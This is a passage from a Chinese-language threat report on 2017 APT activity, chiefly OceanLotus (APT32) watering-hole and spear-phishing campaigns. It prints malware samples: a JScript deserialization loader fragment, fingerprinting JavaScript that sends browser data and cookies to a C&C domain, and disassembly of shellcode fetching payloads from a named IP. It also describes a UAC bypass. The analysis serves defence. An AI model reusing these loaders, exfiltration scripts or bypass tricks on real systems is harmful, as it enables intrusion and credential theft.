



本章，我们结合一年来对各类 APT 组织的动向观察，总结和回顾 2017 年国内外 APT 组织攻击事件，并对相对活跃的尤其是针对我国进行攻击的 APT 组织进行详细阐述。

2017 年，各个有针对性的 APT 组织尤为活跃，这或许与今年被频繁曝光的各类高危漏洞有关。在 APT 组织攻击目标中，政府部门最受青睐，其次为金融行业。




图 70 APT 组织攻击目标分布

4.1 针对我国攻击的 APT 组织

这里，我们对 2017 年针对我国进行攻击的 APT 组织进行重点阐述。今年以来，由于新型 Office 漏洞的大量曝光，众多 APT 组织在技术迭代上也较往年更快。一般在新漏洞爆发后很短的时间内就会使用相关漏洞进行攻击，并且在攻击方式、隐蔽数据传输、逃逸方法等技术上都得到了增强。

4.1.1 海莲花组织

海莲花(OceanLotus、APT32)是一个具有越南背景的黑客组织。该组织最早被发现于 2012 年 4 月攻击中国海事机构、海域建设部门、科研院所和航运企业。主要使用鱼叉和水坑攻击方式，配合社工手段，利用特种木马进行符合越南国家利益的针对性窃密活动。

海莲花高强度的攻击自 2014 年起持续至今，攻击目标越来越明确、攻击技术越来越复杂、社工手段越来越精准、与杀毒软件的对抗性和防溯源的隐蔽性越来越强。海莲花的技术手段表明其已发展为一个高度组织化、专业化的境外国家级黑客组织。

海莲花的攻击目标遍布政治、经济、社会等多个重要领域。具有较明确的窃取机密文件的目的。



4.1.1.1 海莲花组织水坑攻击事件

2017 年年中，海莲花组织攻击了亚洲地区政府、军事、人权、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。采取水坑攻击的方式，使用针对性的 JavaScript 脚本收集受害者信息，再配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面输入邮箱账号，然后伺机进行下一步的渗透行动。

主要攻击步骤如下：

1. 入侵攻击目标经常浏览的合法网站，在网站中嵌入恶意脚本。攻击者通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。收集的信息包括但不限于：浏览器类型、版本，分辨率，CPU 信息，系统语言，Cookie 信息，当前 IP 地址等。

2. 完成信息收集之后，攻击者会通过一个白名单过滤感兴趣的用户。如果不是则仅仅返回一个时间戳，是则下发相应的 JavaScript Payload，执行以下功能：

（1）以钓鱼的方式骗取攻击目标的 Google 账号信息。一旦某用户被确定为攻击目标，当访问被海莲花组织攻击的网站时会每 24 小时弹出以下对话框。




图 71 海莲花组织分析配图（1）

（2）无论点击哪个按钮，都会被重定向到 Google，以启动 OceanLotus APP 对于 Google 的 OAuth 访问权限。




图 72 海莲花组织分析配图 (2)

(3)一旦点击“允许”，OceanLotus Google App 将立即登录到该帐户并开始访问该帐户，并有权访问账户下的所有电子邮件和联系人。

(4) 欺骗用户安装或更新捆绑了恶意代码的浏览器软件。

4.1.1.2 海莲花组织鱼叉攻击事件

2017 年 11 月，海莲花组织发起新一轮鱼叉邮件攻击。

1. 攻击事件 A:

在第一起攻击事件中，海莲花组织使用了 CVE-2017-8759 漏洞。当用户打开攻击文档时，会利用最新的 CVE-2017-8759 漏洞下载一段 Powershell 恶意代码。

[illegible]

图 73 海莲花组织分析配图 (3)



此外还采取了一种绕过 UAC 的技术。样本修改了一个不需要 UAC 提示就能修改的注册表的项，使得父进程自动读取该键值并运行 powershell 程序执行恶意代码。以上操作可以使恶意代码不经系统提示及用户手工确认便顺利执行。



图 74 海莲花组织分析配图（4）

此处利用的是 eventvwr.exe，通过修改键值数据即可不需要 UAC 权限便可执行。

2. 攻击事件 B:

在第二起攻击中，海莲花组织使用 Winword.exe 和 wwlib.dll 作为邮件附件进行投递，其中 Winword.exe 为正常的微软 Office Word 的主程序。Winword.exe 会默认加载同目录下的 wwlib.dll，而 wwlib.dll 为恶意程序，可以很明显的看出这是一个 DLL 劫持的白利用加载恶意代码方式。

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
}
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process') ('COMPLUS_Version') = ver;
}
}
function debug(s) {}
function base64ToStream(b) {
var enc = new ActiveXObject("System.Text.ASCIIEncoding");
var length = enc.GetByteCount_2(b);
var ba = enc.GetBytes_4(b);
var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
ba = transform.TransformFinalBlock(ba, 0, length);
var ms = new ActiveXObject("System.IO.MemoryStream");
ms.Write(ba, 0, (length / 4) * 3);
ms.Position = 0;
return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAQAQAAACJTeXN0ZW0uRGVzZWdhZGVtZXJpYXWxpmF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZDQ0YXJnZXQwB2l1dGhV2DADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWZsaXph"+
"dGlvbkhvbgRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbnSSEZ2WxlZ2F0ZVNIcmhG16YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlU1Zmx1Y3Rpb24uTWVtYmVzSW5mb1NlcmhG16YXRpb25Ib2xkZXIuAgAAAAkD"+
"AAAAQQAAAAEAgAAADBTExN0ZW0uRGVzZWdhZGVtZXJpYXWxpmF0aW9uSG9sZGVyKORlbGVnYXRl"+
"RW50cnkAAAAABHR5cGU1YXNzZWlibHkGdGFyZ2V0EnRhcmdldFR5cGVhcnRlbnR5cGU1YXNzZXRU"

```

图 75 海莲花组织分析配图（5）

运行脚本后会解开一段 shellcode，紧接着 shellcode 会下载下一步的攻击载荷，该段攻击载荷与 CVE-2017-8759 漏洞文档最终下载的 shellcode 一致，并且在 shellcode 执行完毕后，再次打开一个 word 文档来迷惑用户。

3. 攻击事件 C:

在第三起攻击事件中，海莲花组织利用微软 MSBuild.exe 的特性进行攻击绕过反病毒软件。MSBuild 是微软提供的一个用于构建应用程序的平台，它以 XML 架构的项目文件来控制平台如何处理与生成软件，该平台可以在没有安装 Visual Studio 的系统中独立工作。

XML 架构的项目文件中可以包含一些常见操作，比如复制文件或创建目录，甚至编译执行写入其中的 C#源代码。除此之外，MSBuild 还允许通过 Task 元素实现用户自定义的任务，该功能可以



用写入其中的 C# 代码实现，因此可以利用自定义 Task 来加载执行指定的恶意代码，事实上海莲花组织也是这么做的。

```
<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <apname>HelloWorldCS</apname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwc1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(apname).exe"
      <!-- Set the OutputAssembly attribute of the CSC task
      to the name of the executable file that is created -->
      <Output
        TaskParameter = "OutputAssembly"
        ItemName = "EXEFile" />
    </CSC>
    <!-- Log the file name of the output file -->
    <Message Text="The output file is @(EXEFile)"/>
  </Target>
</Project>
```

图 76 海莲花组织分析配图（6）

海莲花的样本会使用 MSBuild 解密执行一个 Powershell 脚本，该 Powershell 脚本直接在内存中加载一个 EXE 文件（代码结构与上相似），执行以后建立 C&C 通道，实现对目标的控制。

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

图 77 海莲花组织分析配图（7）

4.1.1.3 海莲花组织主要使用的木马分析

1. 水坑攻击所使用的恶意 JS 脚本分析

在前面提到的水坑攻击案例中，海莲花组织会将恶意 JavaScript 代码植入到合法网站，相关 JS 脚本会获取用户各种指纹信息，并根据搜集来的信息决定是否进行下一步动作，如：修改网页视图诱骗用户登陆钓鱼页面、提示下载安装恶意软件等。

下面对从实际案例中获取到的 JS 样本进行分析：

（1）从 js 的整体架构上，采用的是 jquery.min.js 的代码，该代码用于调用 JQuery 框架，代码中封装了很多封装好的 javascript 函数。



```

/*! jQuery v3.2.1
-ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipul
| (c) JS Foundation and other contributors | jquery.org/license */ ! function (a, b) {
  "use strict";
  "object" == typeof module && "object" == typeof module.exports ? module.exports = a.document ? b(a, !0) : function (a) {
    if (!a.document) throw new Error("jQuery requires a window with a document");
    return b(a)
  } : b(a)
}("undefined" != typeof window ? window : this, function (a, b) {
  "use strict";
  var c = [],
    d = a.document,
    e = Object.getPrototypeOf,
    f = c.slice,
    g = c.concat,
    h = c.push,
    i = c.indexOf,
    j = {},
    k = j.toString,
    l = j.hasOwnProperty,
    m = l.toString,
    n = m.call(Object),
    o = {};

```

图 78 海莲花组织分析配图 (8)

该文件属于正常文件，但底部却嵌入了一段未知代码。

(2) 代码解混淆后，可以查看到海莲花通过 JS 获取到的信息。

如：浏览器类型，浏览器版本，浏览器分辨率，鼠标 DPI，CPU 类型，CPU 核心数，设备分辨率，BuildID，系统语言，jsHeapSizeLimit，screen.colorDepth，是否开启 Java，已经加载的插件列表等，cookie，IP 地址等

(3) 最终将信息发送到 C&C 服务器。发送信息的格式类似如下：

```

var browser_hash = ' ';
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace',
  'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, ''), 'log': 'Receiced
WebRTC data from client {client}.' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser
Plugins', 'action': 'replace', 'value': array2json(plugins).replace(/"/g, ''), 'log':
'Receiced Browser Plugins data from client {client}.' };
var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size': window.outerWidth +
  ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie
Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled())
? 'Yes' : 'No' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Extended
Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, ''), 'log':
'Receiced Extended Browser Info data from client {client}.' };

```

图 79 海莲花组织分析配图 (9)

(4) 如果攻击者在接收到信息后，确认这个在白名单中的 IP，此时就会返回一个时间戳，并下发相应的 JavaScript Payload。

(5) 下面是另一个与其同源的 JS 样本，该样本同样以获取信息和等待 payload 下发数据为主，如下图可见，该样本会收集大量主机信息。



```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
}
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  resolution: _0x6400[10] + screen[_0x6400[246]] + _0x6400[442] + screen[_0x6400[248]]
}

```

图 80 海莲花组织分析配图 (10)

当收集完数据后，会发送类似下列格式的数据到，并等待 payload 的下发。

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

'{"history":{"client_title":"","
"client_url":"","
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":"","
"client_time":"","
"client_network_ip_list":[" "],
"timezone":""," "}}'

```

图 81 海莲花组织分析配图 (11)

2. 伪装成软件更新包的木马

在上面的水坑攻击之后，一般会下载诸如 FlashUpdate 等伪装成各种软件更新包的木马程序。

(1) 样本伪造弹窗，并弹出安装成功的信息。



图 82 海莲花组织分析配图 (12)



(2) 样本连接恶意网址下载 shellcode

00401E7A	- 8D424 30	lea eax,dword ptr ss:[esp+0x30]	
00401E7E	- 50	push eax	"http://80.255.3.109/flas"
00401E7F	- FF7424 24	push dword ptr ss:[esp+0x24]	
00401E83	- FF15 2C91410	call dword ptr ds:[<&WININET.InternetOpenUrlW>]	wininet.InternetOpenUrlW
00401E89	- 89424 0C	mov dword ptr ss:[esp+0xC],eax	
00401E8D	- 85C0	test eax,eax	
00401E8F	- 0F84 D40000	je 66253502.00401F69	
00401E95	- 33F6	xor esi,esi	66253502.00423A88
00401E97	- C7424 14 00	mov dword ptr ss:[esp+0x14],0x0	
00401E9F	- 897424 18	mov dword ptr ss:[esp+0x18],esi	66253502.00423A88
00401EA3	- 897424 1C	mov dword ptr ss:[esp+0x1C],esi	66253502.00423A88
00401EA7	- C78424 6C040	mov dword ptr ss:[esp+0x4C],0x1	
00401EB2	- 897424 08	mov dword ptr ss:[esp+0x8],esi	66253502.00423A88
00401EB6	> 8D4C24 08	lea ecx,dword ptr ss:[esp+0x8]	
00401EBA	- 51	push ecx	
00401EBB	- 68 00040000	push 0x4000	
00401EC0	- 8D4C24 68	lea ecx,dword ptr ss:[esp+0x68]	
00401EC4	- 51	push ecx	
00401EC5	- 50	push eax	
00401EC6	- FFD7	call edi	wininet.InternetReadFile
00401EC8	- 85C0	test eax,eax	

图 83 海莲花组织分析配图 (13)

(3) Shellcode 代码如下: 解密 shellcode 后可以得到一个 dll 文件

00FC0008	5F	pop edi	00FC003C
00FC0009	8B17	mov edx,dword ptr ds:[edi]	
00FC000B	83C7 04	add edi,0x4	
00FC000E	8B2F	mov ebp,dword ptr ds:[edi]	
00FC0010	31D5	xor ebp,edx	
00FC0012	83C7 04	add edi,0x4	
00FC0015	57	push edi	
00FC0016	8B0F	mov ecx,dword ptr ds:[edi]	
00FC0018	31D1	xor ecx,edx	
00FC001A	890F	mov dword ptr ds:[edi],ecx	
00FC001C	31CA	xor edx,ecx	
00FC001E	83C7 04	add edi,0x4	
00FC0021	83ED 04	sub ebp,0x4	
00FC0024	31C9	xor ecx,ecx	
00FC0026	39CD	cmp ebp,ecx	
00FC0028	74 02	je short 00FC002C	
00FC002A	EB EA	jmp short 00FC0016	
00FC002C	5A	pop edx	00FC003C
00FC002D	- FFE2	jmp edx	
00FC002F	E8 D4FFFFFF	call 00FC0008	
00FC0034	3F	aas	
00FC0035	D6	salc	
00FC0036	BC 953FC8BF	mov esp,0xBFC83F95	
00FC0037	0F	xchg eax,ebp	
堆栈 [0012FAF0]=00FC003C (00FC003C)			
edx=5EEA4763			
地址	HEX 数据	ASCII	
00FC0000	FC E8 00 00 00 00 EB 27 5F 8B 17 83 C7 04 8B 2F	...? ? ? ? ?	0012FAF0 00FC003C
00FC0001	31 D5 83 C7 04 57 8B 0F 31 D1 89 0F 31 CA 83 C7	1 誤?w?1 誤?1 誤?1 誤?1 誤?1 誤?1 誤?1 誤?1	0012FAF4 00FC0006 返回到 00FC0006
00FC0002	04 83 ED 04 31 C9 39 CD 74 02 EB EA 5A FF E2 E8	根 H?站- 踪2 件	00401F29 00401F29 返回到 66253502
00FC0003	D4 FF FF FF 3F D6 BC 95 3F C8 BF 95 40 5A E8 00	?uu?言? 觀吸z?	0012FAFC 00FC0000
00FC0004	00 00 00 5B 52 45 55 89 E5 81 C3 88 79 00 00 FF	...[REU 友你坎..ü	0012FB00 00635DA0
00FC0005	D3 89 C3 57 68 04 00 00 00 50 FF D0 68 F0 B5 A2	訕胸h ...PJ 衙鴉?ü	0012FB08 00FC0000
00FC0006	56 68 05 00 00 00 50 FF D3 00 00 00 00 00 00	Uh 丫..Pü?.....	0012FB0C 00CC000C
00FC0007	00 00 00 00 00 00 00 00 F0 00 00 00 0E 1F BA 0E?..■?	0012FB10 00CC0004
00FC0008	00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70	..??L?This p	0012FB14 001B32F8
00FC0009	72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65	rogram cannot be	0012FB18 001E5134
00FC000A	20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65	run in DOS mode	0012FB1C 001F40F0
00FC000B	2E 00 00 0A 24 00 00 00 00 00 00 00 A7 F2 1C 16	...\$. ■■	0012FB20 00740068
00FC000C	E3 93 72 45 E3 93 72 45 E3 93 72 45 5E DC E4 45	銚rE銚rE銚rE^莖E	0012FB24 00700074
00FC000D	E2 93 72 45 FD C1 F6 45 CA 93 72 45 FD C1 E7 45	銚rE 銚rE 銚rE 銚rE 銚rE	0012FB28 002F003A
00FC000E	F0 93 72 45 FD C1 F1 45 62 93 72 45 C4 55 09 45	銚rE 銚rE 銚rE 銚rE 銚rE	0012FB2C 0038002F
00FC000F	EC 93 72 45 E3 93 73 45 30 93 72 45 FD C1 FB 45	銚rE 銚rE 銚rE 銚rE 銚rE	0012FB30 002E0030
00FC0010	50 93 72 45 FD C1 F0 45 E2 93 72 45 FD C1 E3 45	銚rE 銚rE 銚rE 銚rE 銚rE	0012FB34 00350032

图 84 海莲花组织分析配图 (14)

(5) 解密 DLL 文件数据, 可以看到海莲花组织的 C&C 地址。



01048EBE	83C4 10	add esp,0x10	
01048EC1	33C0	xor eax,eax	
01048EC3	80B0 28000701	xor byte ptr ds:[eax+0x1070028],0x69	
01048ECA	40	inc eax	
01048ECB	3D 00100000	cmp eax,0x1000	
01048ED0	7C F1	jl short 01048EC3	
01048ED2	68 00100000	push 0x1000	
01048ED7	B9 28000701	mov ecx,0x1070028	
01048EDC	8D4424 14	lea eax,dword ptr ss:[esp+0x14]	
ds:[01071028]=08 (Backspace)			
地址	HEX 数据	ASCII	
01070148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01070158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01070168	38 30 2E 32 35 35 2E 33 2E 31 30 39 2C 2F 73 2F	80.255.3.109,/s/	
01070178	72 65 66 3D 6E 62 5F 73 62 5F 6E 6F 73 73 5F 31	ref=nb_sb_noss_1	
01070188	2F 31 36 37 2D 33 32 39 34 38 38 38 2D 30 32 36	/167-3294888-026	
01070198	32 39 34 39 2F 66 69 65 6C 64 2D 68 65 79 77 6F	2949/field-keywo	
010701A8	72 64 73 3D 62 6F 6F 68 73 00 00 00 00 00 00 00	rds=books.....	
010701B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
010701C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

图 85 海莲花组织分析配图 (15)

(6) 收集各种用户信息，主要包括：key，pid，系统版本，ip 地址，主机名，用户名，是否为 64 位系统等。

01006C89	50	push eax	
01006C8A	FF75 F4	push dword ptr ss:[ebp-0xC]	
01006C8D	FF75 F0	push dword ptr ss:[ebp-0x10]	
01006C90	E8 20C9FFFF	call 010035B5	
01006C95	50	push eax	
01006C96	FF77 08	push dword ptr ds:[edi+0x8]	
01006C99	FF77 04	push dword ptr ds:[edi+0x4]	
01006C9C	FF15 E8510201	call dword ptr ds:[0x10251E8]	kernel32.GetCurrentProcessId
01006CA2	50	push eax	
01006CA3	FF75 EC	push dword ptr ss:[ebp-0x14]	
01006CA6	68 D4C00201	push 0x102C0D4	ASCII "%d\t%d\t%d.%d\t%s\t%s\t%s\t%s\t"
01006CAB	56	push esi	
01006CAC	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CAF	E8 FFDE0000	call 010148B3	
01006CB4	8B45 08	mov eax,dword ptr ss:[ebp+0x8]	
01006CB7	83C4 30	add esp,0x30	
地址	HEX 数据	ASCII	
00FA4F8	34 30 39 09 31 39 39 36 09 35 2E 31 09 31 39 32	409.1996.5.1.192	
00FA4508	2E 31 36 38 2E 34 31 2E 31 32 38 09 49 43 45 4A	.168.41.128.ICEJ	
00FA4518	4C 2D 37 30 44 30 45 39 46 37 34 09 41 64 6D 69	L-7000E9F74.Adm	
00FA4528	6E 69 73 74 72 61 74 6F 72 20 2A 09 30 09 30 00	nistrator *.0.0.	
00FA4538	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00FA4548	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0012F9D0	00FA44F8	ASCII "409\t1996\t	
0012F9D4	00000100		
0012F9D8	0102C0D4	ASCII "%d\t%d\t%d.	
0012F9DC	00000199		
0012F9E0	000007CC		
0012F9E4	00000005		
0012F9F8	00000001		

图 86 海莲花组织分析配图 (16)

(7) 向 C&C 服务器发送数据。



01002207	53	push ebx	
01002208	53	push ebx	
01002209	8D85 F4FAFFFF	lea eax,dword ptr ss:[ebp-0x50C]	
0100220F	50	push eax	
010022E0	6A 1A	push 0x1A	
010022E2	5A	pop edx	00CC0014
010022E3	E8 A06B0000	call 01008E88	
010022E8	50	push eax	
010022E9	FF35 94B00301	push dword ptr ds:[0x103B094]	
010022EF	FF15 C0520201	call dword ptr ds:[0x10252C0]	wininet.HttpOpenRequestA
010022F5	50	push eax	
010022F6	8985 D8EEFFFF	mov dword ptr ss:[ebp-0x1128],eax	
010022FC	E8 AEFBFFFF	call 01001EAF	
ds:[010252C0]=771C2AF9 (wininet.HttpOpenRequestA)			
地址	HEX 数据	ASCII	
0012E8B8	74 B5 02 01 00 00 00 00 00 01 00 00 00 00 00 00	t?.....	0012E888 00CC0014
0012E8C8	20 00 0A 01 00 00 00 00 00 00 00 00 78 42 FA 00x??	0012E88C 00FA24E0 ASCII "GET"
0012E8D8	41 63 63 65 70 74 3A 20 2A 2F 2A 00 0A 48 6F 73	Accept: /*..Hos	0012E890 0012F4F0 ASCII "/s/ref="
0012E8E8	74 3A 20 77 77 77 2E 61 6D 61 7A 6F 6E 2E 63 6F	t: www.amazon.co	0012E894 00000000
0012E8F8	6D 0D 0A 43 6F 6F 6B 69 65 3A 20 73 6B 69 6E 3D	m..Cookie: skin=	0012E898 00000000
